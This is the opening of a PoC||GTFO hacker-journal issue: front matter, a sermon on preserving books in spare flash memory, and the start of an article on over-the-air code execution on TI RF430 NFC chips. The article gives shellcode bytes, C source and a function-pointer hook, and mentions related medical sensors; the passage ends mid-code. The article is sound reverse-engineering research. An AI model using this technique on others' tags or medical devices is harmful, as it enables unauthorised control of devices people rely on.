PoC||GTFO

Proof of Concept or Get the Fuck Out

20:02 (p. 5) A Geniza from Flash Memory
20:03 (p. 7) NFC Exploitation with the RF430 Family
20:04 (p. 14) Turtles All the Way Down
20:05 (p. 25) Ryzenfallen
20:06 (p. 32) A History of TI Calculator Hacking
20:07 (p. 45) Modern ELF Infection Techniques
20:08 (p. 62) Encryption is Not Integrity!
20:09 (p. 68) RSA GTFO
20:10 (p. 73) Recovering Software Architecture from Embedded Binaries

Это самиздат. Available in polyglot as `pocorgtfo20.pdf`. אל תסתכל בקנקן, אלא במה שבתוכו
Compiled for a dozen reasons many dozens of times, the last of which was on January 21, 2020.
€ 0, $0 USD, $0 AUD, 0 RSD, 0 SEK, $50 CAD, 6×10^{29} Pengő (3×10^{8} Adópengő), 100 JPC.

Legal Note: If you wouldn't burn this book, don't leave it to rot. Give it to your neighbor or stash it in a **גניזה** if you'd be so kind.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror—don't merely link!—`pocorgtfo20.pdf` and our other issues far and wide, so our articles can help fight the coming flame deluge. We like the following mirrors.

`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`https://www.sultanik.com/pocorgtfo/`
`git clone https://github.com/angea/pocorgtfo`

Technical Note: The electronic edition of this magazine is valid as both PDF and ZIP. The PDF has been cryptographically signed with a factored private key for the TI 83+ graphing calculator.

Cover Art: The cover art for this issue is a book endplate by Aubrey Beardsley for Alfred Allinson's 1909 translation of the Merrie Tales of Jacques Tournebroche by Anatole France.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet with pages 1, 2, 79 and 80 should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo20.pdf -o pocorgtfo20-book.pdf
```

Man of The Book	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Scooby Bus Driver	Ryan Speers
Samizdat Postmaster	Nick Farr

20:01 Let's start a band together!

Neighbors, please join me in reading this twentieth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of reverse engineering and the study of weird machines. This release is a gift to our fine neighbors in Leipzig, DC, and other good cities.

If you are missing the first twenty issues, we suggest asking a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington D.C., the twelfth in Heidelberg, the thirteenth in Montréal, the fourteenth in São Paulo, San Diego, or Budapest, the fifteenth in Canberra, Heidelberg, or Miami, the sixteenth release in Montréal, New York, or Las Vegas, the seventeenth release in São Paulo or Budapest, the eighteenth release in Leipzig or Washington, D.C., the nineteenth in Montréal, or the twentieth in Heidelberg, Knoxville, Canberra, Baltimore, or Raleigh. Two collected volumes are available through No Starch Press, wherever fine books are sold.

We begin with a sermon about preserving books for the long haul on page 5, which imagines a technique by which we could put unused pages of Flash memory to good use, preserving the books of our civilization just as well as the fine folks of the Ezra synagogue in Cairo did a thousand years ago.

On page 7, Travis Goodspeed and Axelle Apvrille introduce us to the RF430FRL152H chip from Texas Instruments, an NFC tag with a built-in microcontroller that runs from FRAM instead of Flash memory. Not only is it handy for emulating other NFC Type V tags, but we'll also learn how to dump memory from a locked tag with a custom mask ROM.

In this day of hardware virtualization, we often take emulation for granted, and it is no surprise that programs for one platform run on another. But on page 14, Charles Mangin presents an Altair 8800 emulator that runs accurately on the Apple] [, with fewer registers and less configurable memory!

You might recall that in March of 2018, there was a bit of drama around an arbitrary physical memory read vulnerability in AMD's Ryzen platform, but did you ever understand the bug well enough to exploit it? Those of us who merely made a flippant comment on Twitter about disclosure policies, and therefor must ask forgiveness for our crass ways, can find a thorough and technical explanation with code examples by David Kaplan on page 25.

Quite a few of us first learned Z80 assembly language for our calculators in high school, and on page 32, we bring you Brandon Wilson's short history of TI graphing calculator hacking. You'll learn how the TI-85's memory backups were used to corrupt function pointers in the Custom menu, how the TI-83+ RSA512 signing keys were factored in bedrooms, and how the Z80 emulation mode of the eZ80 calculators left holes through which the operating system could be patched.

Ryan O'Neill, whom you might know as Elfmaster, is back on page 45 with an accurate technical description of `ld`'s `-separate-code` feature that changes the ways in which ELF segments are parsed and might be infected.

Page 62 presents a nice little riddle in cryptographic numerology by Cornelius Diekmann, which is itself generated by a Python script.

We then continue to a second crptography rant, in mildly more explicit language, by Ben Perez on page 68.

And EVM concludes this release with tricks for detecting the boundaries between statically linked objects. He begins by noticing that functions at the beginning of a module are more likely to call forward than backward, while by the end of the module the call backward more than forward until the beginning of the next module, when they abruptly begin to call forward again. Through this and other tricks, plus a lot of necessary calibration, he presents a polished toolkit for cutting apart linked objects on page 73.

On page 80, the last page, we pass around the collection plate. Our church has no interest in bitcoins or wooden nickels, but we'd love your donation of a reverse engineering story. Please send one our way.

LEARN 8088

(It's a piece of cake)

- **PROGRAMMING BOOT SECTOR GAMES**

Whatever your programming skills, this new book can help you learn more and save time and effort. Here are just a few of the chapters you'll find:

- *Guess the number.*
- *Tic-Tac-Toe game.*
- *Text graphics.*
- *Mandelbrot set.*
- *F-Bird game.*
- *Invaders game.*
- *Pillman game.*
- *Toledo Atomchess.*
- *bootBASIC language.*

Yes! I want the following signed books:
☐ Programming Boot Sector Games @ $20.49
☐ Programming Games for Intellivision @ $20.49
☐ Colecovision Games Guide B&W @ $19.27
☐ Toledo Nanochess: The Commented Source Code @ $24.84
Please add $15.00 for shipping and handling, and add $10 for each extra book.

My address: _____ My Paypal (for invoice): _____
_____
_____ Please allow 1 month for shipping.

Ask your favorite bookstore or computer store for Oscar Toledo's books, or send the coupon at left to:

Oscar Toledo Gutierrez
Av. Santa Cruz del Monte 9-304
Naucalpan, Estado de Mexico.
Mexico. CP. 53110

Also available from Amazon.com and Lulu.com. You can probably order from anywhere in the world, but I've not gone to Hyderabad to test that!

20:02 Let's Build a Geniza from the world's Flash Memory!

by Manul Laphroaig

Grace and peace to you!


Just this afternoon I finished reading a hundred year old paperback of Thaïs by Anatole France, which thanks to twentieth century mass production cost me as little as I pay for a beer. As I began to marvel that paperback manufacturing has left so many brilliant works of literature in abundance, I also worried for a moment that the ephemeral electronic books of our modern age might leave nothing for future generations. When literature is no longer left around as litter, will my grandchildren be able to afford paper books? Will their grandchildren be able to read?

– — — – — — — – — — –

You see, there was once a fine congregation at the Ezra synagogue in Cairo who believed—as we do—that the written word was sacred. Being at least a little sacred, it wouldn't be right to simply toss their worn out books in the garbage, so the style at the time was to store used and worn out papers in a **גניזה**, a geniza.

They began to store documents in this room nearly twelve hundred years ago, and while every seven years or so they might remove some of these papers for a respectful burial, there were by the end of the nineteenth century some three hundred thousand scraps of writing as a testament to the holiness of inefficient housekeeping.

So the story would have ended, and so similar stories surely have ended in many places and many times in history, except that a professor by the name of Solomon Schechter was given a tattered scrap from this collection. He recognized it as a piece from the Hebrew original of Ecclesiastes, and later recovered the bulk of the collection for indexing and study.



And what might we do, to protect our own books for the long haul? Twelve hundred years from now, as the next civilization is finally printing books and designing computers again after a long, cold night of illiteracy, what treasure trove might we leave for them to print?


– — — – — — — – — — –

And while I don't mean to be a pessimist, and I don't mean to tell you that the end is nigh, it is a sad fact that civilizations *do* end. I would very much like to see a bit of ours live on.

You see, the written word has been invented three times in history, so far as we know: once in Mesopotamia, once in China, and once in Mesoamerica.

From this third invention, where once there were thousands of books in the Mayan language, just four survived. *Four books* from an entire civilization, all the rest having vanished to the bonfires of a sixteenth century bishop named Diego de Landa.

De Landa, by the way, is not merely one of history's greatest book burners. His own book, Relación de las Cosas de Yucatán, contains the only surviving documentation of the Mayan alphabet, made with little understanding—but with the help of two native speakers. Hundreds of years after his death, this was instrumental to allowing us to finally read the four books that he failed to burn.



And a thousand years from now, what will be found from our civilization, that ancient land in which every man, woman and child carried a black mirror filled with electronics that no longer function? Well, maybe more than we think.

Maybe, just maybe, the next civilization will develop their own computers. Slow ones at first, so let's model them on an Apple][. And having these slow machines with eight bit processors and limited memory, they might realize that the memory chips they've mined from landfills have degraded, but are often still functional.

For a specific example, a SPI Flash chip from a 2010 desktop computer is only a few megabytes, but if you dropped me on a desert island with the parts from an 1980's Radio Shack, it might not take me too long to beep out the contents on an LED if I remembered, or brute-forced, that the read command was `0x03`.[1] It's not unreasonable that a future tinkerer with an eight bit home computer might figure this out as well.

And having one chip, he might try another. Although chips stored in hot environments will have lost their contents, in colder locations it's perfectly reasonable to expect even consumer microcontrollers to hold their contents for a couple thousand years.[2]

And though the denser storage of disks and memory cards will be harder to recover, owing to their dependencies upon the bits of their own ancient firmware, they might still be legible. Except for this pesky modern tradition of full disk encryption, a blessing for personal privacy and a curse to the archivists of the future.

So let's do this:


Let's build a geniza of all the text we'd like to preserve, a hundred or so gigabytes worth. All of Wikipedia would consume just tens of gigabytes, and all of Project Gutenberg a little more than six. You can fit this on your laptop.

Let's chop these texts into individually legible fragments, where an encyclopedia article might be ten kilobytes and a novel might be four hundred.[3] We want each fragment to be individually meaningful, and while some chunks will surely be erased and overwritten, those that survive ought to be easy to re-assemble.

Let's write a utility that can summon one or thousands of these fragments on demand, organized into batches of the native block size. A bit of light compression or error correction won't hurt, but like error correction in the POCSAG standard, this one should be optional and off to the side, so as not to hide the meaning of the message.[4] Where the device has full disk encryption, this must be outside of the encrypted region, but it is perfectly okay that many of these blocks will be destroyed as the operating system claims those blocks for its own use.

And finally, let's use this tool to stuff *every unused block* of memory with literature at the factory! Whether the ten kilobytes that will never be used in my wristwatch or the hundred gigabytes not yet used in a cellphone, let's fill *all* of the spare space in these chips with a geniza for the future.

Done right, in the test routines of a major product, one single engineer might seed every landfill in the world with these books, not just in a single generation, but in a single year! And if you are that engineer, I will very happily buy you a beer.



[1] `unzip pocorgtfo20.pdf w25q128fv.pdf`
[2] `unzip pocorgtfo20.pdf flashretention.pdf`
[3] `unzip pocorgtfo20.pdf 80days.txt revolt_en.txt thais.txt`
[4] `unzip pocorgtfo20.pdf pocsag.pdf`

20:03 NFC Exploitation with the RF430RFL152 and 'TAL152

by Travis Goodspeed and Axelle Apvrille

Lately we've been playing with the RF430FRL152H, a delightful chip from Texas Instruments that combines an MSP430 microcontroller with an ISO15693 NFC transponder. In this short paper, we'll show you a bit about how that chip works, and how to reprogram it over the air to emulator other NFC Type V devices.

We'll also learn a little bit about how to reverse engineer medical products that use related chips, such as the RF430TAL152H, getting code execution and complete control of both devices. This article hasn't room for much background information on these medical sensors, and for that you should see our lecture *The Inner Guts of a Connected Glucose Sensor for Diabetes* from Black Alps 2019.

– — — – — — — – — – —

First, a bit of background. The RF430, as we'll call these chips for short, uses an MSP430X core running near 1.5 volts, which are often supplied by an NFC reader, such as an Android phone. With no need for a battery, the devices can be very small and thin, and it's not inconvenient to carry a complete device in your wallet.

The chip has three memories: SRAM, ROM, and FRAM.

Four kilobytes of SRAM at `0x1C00` are the RAM you've known and loved for years. SRAM is nice and fast with no requirements for being refreshed, but its contents will be lost when the power is cut. Surprisingly, most of this SRAM is unused because of its volatility, and it seems to exist mostly for development, where just over three kilobytes can be remapped over the ROM.

At `0x4400` we find seven kilobytes of masked ROM, which are hard coded into the chip by the manufacturer. While this code can't be changed in the field, customers who find themselves in need of hundreds of thousands of units can certainly make their own arrangements with TI to have chips with custom ROM contents produced. In the FRL152H, this ROM contains a complete NFC stack and a sensor data acquisition stack that reads samples into FRAM for long term storage.

As SRAM is too volatile and ROM is too permanent for storing the application firmware of our device, we find nearly two kilobytes of FRAM at `0xF840`. FRAM, Ferroelectric RAM, is a strange competitor to old fashioned core memory that recently became viable for small devices. It does *not* require power to retain its contents, and writes are orders of magnitude cheaper than Flash memory, with no requirements for expensive page erasures. There is also some FRAM at `0x1A00`, which stores the device's serial number and calibration settings. The Interrupt Vector Table is stored as addresses at the end of FRAM, ending with the `RESET` handler's address at `0xFFFE`.

In addition to the three memories, there is an IO region which begins at the null address, `0x0000`. There are no IO instructions in the MSP430 architecture, and IO is performed by `mov`s to and from this region. For more background information on MSP430 exploitation and reverse engineering, see PoC||GTFO 2:5 and 11:8.

Tooling

Now that we know a little about the chip, it's necessary to write software tools and to order some hardware. Trying to skip this step will only lead to heartache and confusion.

On the software end, we first need a way to talk to the chip. Modern phones have support for the NFC Type V protocols used in this chip, so I tossed together an Android app called GoodV to take care of reading, writing, programming, and erasing these chips.[5] In addition to the standard command set, it also supports backdoor commands unique to each chip and the ability to execute temporary fragments of shellcode from SRAM.

Because the RF430 uses an awkwardly low voltage, I ordered some RF430FRL152HEVM evaluation boards and a matching MSP-FET debugger from Texas Instruments. This allows me to completely wreck the chip's FRAM contents, then restore the chip to functionality through JTAG. It's also handy for interactive debugging, provided your breakpoints respect the timing requirements of the NFC protocol.

[5] `git clone https://github.com/travisgoodspeed/GoodV`

We also need firmware to run inside of the chips, both from FRAM as a permanent application image and from SRAM as temporary shellcode. For this, I used TI's branch of GCC8 for the MSP430. In past projects Debian's fork of GCC4 has been nicer for this platform, but upgrading to GCC8 was necessary to have the same calling convention in our code as the ROM. This project is called GoodTag, and it also includes a PCB design for the RF430 in Kicad.[6] (Schematic on page 9.)

GoodV for Android

Before we begin to play with the parts, let's take a brief interruption to discuss how NFC tags work in Android and how to write a tool to communicate wirelessly with the RF430.

In Android, NFC Type V tags are accessed through the `android.nfc.tech.NfcV` class, whose `transceive()` function sends a byte array to the tag and returns the result. Because tags have such wildly varying properties as their command sets, block sizes and addressing modes, these raw commands are used rather than higher-level wrappers.

Commands are sent as first an option byte, which is usually `02`, and then a command byte and the optional command parameters. An explicit address can be stuck in the middle if indicated by the option bytes. Commands above `A0` require the manufacturer's number to follow, which for TI is `07`.

You can try out the low-level commands yourself in the NFC Tools app, whose Other/Advanced function accepts raw commands after a scary disclaimer. Just set the I/O Class to `NfcV` and then sent the following examples, before using them to implement our own high level functions for the chip.

We'll get into more commands later, but for now you should pay attention to the general format. Here, `20` is the standard command to read a block from an 8-bit block address and `C0` is the secret vendor command to read a block from a 16-bit block address. The first byte of each reply is zero for success, non-zero for failure.

```
02:20:00          -- Reads block 00.
00:E1:40:40:00 -- Success, 4 bytes of data.

02:C007:0000      -- Reads block 0000
00:E1:40:40:00 -- Success, same 4 bytes.
```

This particular tag is configured to 4-byte blocks, and we might have gotten different results if configured to 8-byte blocks. The secret block `FF` contains these and other settings on the FRL152.

The `C0` read command and matching `C1` write command can read from a 16-bit block address, but they are still confined to a subset of FRAM and SRAM. To get the ROM, we'll go back to the hardware.

RF430FRL152H

Once the parts have arrived, we can dump the FRL152's mask ROM through JTAG, and begin to reverse engineer it.[7] In the ROM, we aren't yet very interested in the taking of sensor measurements, but we would very much like to understand what commands are available and how they are implemented.


While IDA Pro, Radare2 or Binary Ninja would work fine for this, we chose GHIDRA for its decompiler and version control. In addition to the ROM, we also loaded dumps of SRAM and FRAM from an unused chip, so that there would be accurate function pointer tables and global variables.

After opening the firmware and carving out functions, we began by defining the `RF13MTXF` (`0x0808`) and `RF13MRXF` (`0x0806`) IO registers as volatiles. By searching for functions that access these registers, or for constants used in commands, we can quickly identify their implementations in the ROM.

```
; This handles a write to block 00FF, a
; region for just the Firmware System
; Control Register byte at 0xF867.  When
; calling this over NfcV, you must send a
; password byte of 0x95 before the value you
; intend to write.  See page 57 of SLAU603B.
rom_writesysctrlreg:
 5d2c       CMP.B       #0x95,&RF13MRXF
        ; Is 0x95 read from the RF13 modem?
 5d32       JNE         earlyret
 5d34       MOV.B       &RF13MRXF,R12
 5d38       CALL        #rom_writesysctrlreg
earlyret:
 5d3c       RET
```

[6] `git clone https://github.com/travisgoodspeed/goodtag`

[7] See issue 86 on the Mspdebug github page if using that fine software. Uniflash is ugly and bloated, but it works with this chip out of the box.



TMP_REF
R2
1K
R3
100K
SVSS
C5
22pF
GND
TMP_THERM
R1
1K
RT1
100K
SVSS
C1
22pF
GND
U1
RF430FRL152
http://www.ti.com/lit/ds/symlink/rf430frl152h.pdf
GND
C6
2.2µF
VDDSW
C4
100nF
VDDD
VDDB
BT1
Battery
C12
100nF
C3
100nF
VDDH
C8
100nF
VDD2X
C9
10nF
RST_NMI
J2
GPIO
ADC0
P1.0
P1.1
P1.2
P1.3
P1.0_SPI_SIMO_SDA_SMCLK_TA0.1_CCI0.0
P1.1_SPI_SOMI_SCL_ACLK_TA0.2_CCI0.0
P1.2_SPI_CLK_MCLK_TA0.0
P1.3_SPI_STE_TA0.2_ACLK_TA0CLK
J1
JTAG
VDDB
TCK
TDI
TDO
TMS
TCK_P1.4_TA0.1_SMCLK_CCI0.1
TDI_P1.5_TA0.2_MCLK_CCI0.1
TDO_P1.6_TA0.0_TA0.2_CCI0.2
TMS_P1.7_TA0.1_TA0.0_CCI0.2
R4
10K
CP1
CP2
C7
10nF
See SLOA197 for tuning guide.
ANT1
ANT2
C2
91pF
C10
DNP
U.FL
U3
L1
Antenna
TST1
TST2
R10
R11
DNP
DNP
R10,R11 are
shorted in copper.
ADC0
ADC1_TEMP1
ADC2_TEMP2
TMP_REF
TMP_THERM
SVSS
PAD
C11
1µF
https://github.com/travisgoodspeed/goodtag/wiki/GoodTag11
git clone https://github.com/travisgoodspeed/goodtag
git clone https://github.com/travisgoodspeed/GoodV
Travis Goodspeed
Sheet: /
File: goodtag11.sch
Title: GoodTag11
Size: A4
Date:
Rev:
KiCad E.D.A. kicad 5.1.4+dfsg1-1
Id: 1/1

Soon enough we had a nice little understanding of how the ROM worked, and anything that was missing could easily be looked up. As we'll soon see, that was handy both for making our own firmware smaller and for injecting shellcode into SRAM to quickly perform complicated functions.

Injecting Temporary Shellcode

So now that we understand the ROM, and we know that the `C1` command can write to SRAM, we can have GoodV inject shellcode into the tag and execute it! Remote code execution is the name of the game.

From our memory dumps, it was clear that most of the little SRAM in use was used for a single table of function pointers, which is loaded from a master copy in ROM and then altered by patches which are loaded from FRAM. While in other cases we'll change that table permanently through modifying FRAM, for now we'd just like to be able to temporarily change it to run our shellcode once, with no permanent changes to the tag.



Clockwize

Requires Game

PROGRAMMERS

Z80 / 8088 / 8086

Clockwize's order book has expanded so rapidly since its formation last year that we urgently require Spectrum, IBM and Amstrad Programmers, to work In-house and Free-lance.

If you have experience or feel you are qualified by your machine code knowledge to code or convert some of 1989's top computer games, we would like to hear from you.

WITH COMPLETE CONFIDENCE PLEASE WRITE IN THE FIRST INSTANCE TO:-

Mr Keith Goodyer
CLOCKWIZE
Eastway House
10 Swanland Avenue
Bridlington
North Humberside
YO15 2HH
or Telephone (0262) 604892

This was a better target than the call stack because it was a fixed target, and we could modify the pointer long before calling it. In the end, we chose the `rom_rf13_senderror()` function sends an error in response to an illegal block address. The Java code on page 11 calls a function at a given address by overwriting that pointer, triggering the error, and then restoring the original handler. It returns the NFC message returned by the error, which might be quite a few bytes.

Having the Java to run the shellcode is well and good, but we also need the shellcode itself. Rather than hand write it in assembly, we simply targeted the GNU linker to SRAM and also gave it a small region for parameters.


```
/* Parameters are loaded to 1E02 by the
   linker.  We take three 16-bit words as
   little endian there for destination,
   source, and length.
 */
__attribute__((section(".params")))
uint16_t params[3];

/* This little bit of shellcode calls
   memcpy() with the given parameters,
   returning 0 on success, 1 on failure.
 */
void __attribute__ ((noinline))
                   shellcode_main(){
  //Return two bytes for continuation.
  RF13MTXF= memcmp((void*) params[0],
            (void*) params[1], params[2]);
  return;
}
```

This shellcode can then be expressed in a modified form of the TI-TXT file format, where the `x` keyword executes from the current working address. Simply change the six bytes at `0x1E02` to contain your destination, source, and length.

```
@1E02
00 00 00 00 00 00
@1E12
3C 40 02 1E 1E 4C 04 00 1D 4C 02 00 2C 4C B0 12
2A 1E 82 4C 08 08 30 41 0A 12 4B 43 0E 9B 03 20
4C 43 30 40 50 1E 0F 4C 0F 5B 6F 4F 1B 53 0A 4D
0A 5B 5A 4A FF FF 0F 9A F1 27 0C 4F 0C 8A 3A 41
30 41
@1E12
x
q
```

```
public byte[] exec(int adr) throws IOException {
    /* While we could overwrite the call stack, it is much easier to overwrite the
       function call table in early SRAM with a pointer to our function, because we
       can only perform writes of 4 or 8 bytes at a time, and the call stack within a
       write handler will be quite different from the one in a read handler.

       There are plenty of functions to choose from, and an ideal hook would be one that
       won't be missed by normal functions. We'd also prefer to have continuation wherever
       possible, so that executing the code doesn't crash our target.

       The function pointer we'll overwrite is at 0x1C5C, pointing to rom_rf13_senderror()
       at 0x4FF6. For proper continuation, you can just write two bytes to RF13MTXF and
       return. Without proper continuation, an IOException will be thrown in the reply
       timeout. To unhook, write 0x4FF6 to 0x1C5C, restoring the original handler.

       As a handy side effect, we return the two bytes that need to be transmitted for
       continuation, so you can get a bit of data back from your shellcode.
    */

